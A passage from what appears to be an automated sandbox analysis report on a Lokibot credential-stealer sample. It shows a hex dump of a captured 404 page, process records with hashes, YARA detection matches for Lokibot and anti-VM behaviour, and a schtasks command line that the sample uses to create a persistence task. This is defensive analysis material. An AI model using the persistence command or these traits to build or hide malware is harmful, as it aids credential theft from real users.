6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 66 66 66 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 32 46 33 32 33 30 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 73 65 63 74 69 6f 6e 2c 20 66 6f 6f 74 65 72 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 64 69 73 70 6c 61 79 3a 20 62 6c 6f 63 6b 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 2e 63 6f 6e 74 61 69 6e 65 72 20 7b 0d 0a 20 20 20 20 20 20 2 0 20 20 20 20 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 61 75 74 6f 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 2d 72 69 67 68 74 3a 20 61 75 74 6f 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 20 31 30 70 78 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 2e 72 65 73 70 6f 6e 73 65 2d 69 6e 66 6f 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 43 43 43 43 43 43 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 2e 73 74 61 74 75 73 2d 63 6f 64 65 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 35 30 30 25 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 2e 73 74 61 74 75 73 2d 72 65 61 73 6f 6e 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 32 35 30 25 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 64 69 73 70 6c 61 79 3a 20 62 6c 6f 63 6b 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 2e 63 6f 6e 74 61 63 74 2d 69 6e 66 6f 2c 0d 0a 20 20 20 20 20 20 20 20 2e 72 65 61 73 6f 6e 2d 74 65 78 74 20 7b 0d 0a 20 20 Data Ascii: <!DOCTYPE html><html> <head> <meta http-equiv="Content-type" content="text/html; charset=utf-8"> <meta http-equiv="Cache-control" content="no-cache"> <meta http-equiv="Pragma" content="no-cache"> <meta http-equiv="Expires" content="0"> <meta name="viewport" content="width=device-width, initial-scale=1.0"> <title>404 Not Found</title> <style type="text/css"> body { font-family: Arial, Helvetica, sans-serif; font-size: 14px; line-height: 1.428571429; background-color: #ffffff; color: #2F3230; padding: 0; margin: 0; } section, footer { display: block; padding: 0; margin: 0; } .container { margin-left: auto; margin-right: auto; padding: 0 10px; } .response-info { color: #CCCCCC; } .status-code { font-size: 500%; } .status-reason { font-size: 250%; display: block; } .contact-info, .reason-text {

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: 2CW1YLhNIS.exe PID: 5768 Parent PID: 6016

General

Start time:	18:23:03
Start date:	22/06/2021
Path:	C:\Users\user\Desktop\2CW1YLhNIS.exe

Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\2CW1YLhNIS.exe'
Imagebase:	0x8f0000
File size:	1219072 bytes
MD5 hash:	76AFCE42F708E6A32DC9D0E52F9F0336
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.649327645.0000000002D91000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000000.00000002.649327645.0000000002D91000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000000.00000002.649327645.0000000002D91000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000000.00000002.649327645.0000000002D91000.00000004.00000001.sdmp, Author: Joe Security • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000000.00000002.649327645.0000000002D91000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000000.00000002.650407522.0000000003D19000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000000.00000002.650407522.0000000003D19000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000000.00000002.650407522.0000000003D19000.00000004.00000001.sdmp, Author: Joe Security • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000000.00000002.650407522.0000000003D19000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: schtasks.exe PID: 2872 Parent PID: 5768

General

Start time:	18:23:07
Start date:	22/06/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\UieOsrSocP' /XML 'C:\Users\user\AppData\Local\Temp\tmp9D57.tmp'
Imagebase:	0xcb0000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Read

Analysis Process: conhost.exe PID: 2212 Parent PID: 2872

General

Start time:	18:23:07
Start date:	22/06/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: 2CW1YLhNIS.exe PID: 6172 Parent PID: 5768

General

Start time:	18:23:08
Start date:	22/06/2021
Path:	C:\Users\user\Desktop\2CW1YLhNIS.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\2CW1YLhNIS.exe
Imagebase:	0xc90000
File size:	1219072 bytes
MD5 hash:	76AFCE42F708E6A32DC9D0E52F9F0336
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000004.00000002.660256282.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000004.00000002.660256282.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000004.00000002.660256282.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Loki_1, Description: Loki Payload, Source: 00000004.00000002.660256282.0000000000400000.00000040.00000001.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000004.00000002.660256282.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Moved

File Written

File Read

Disassembly

Code Analysis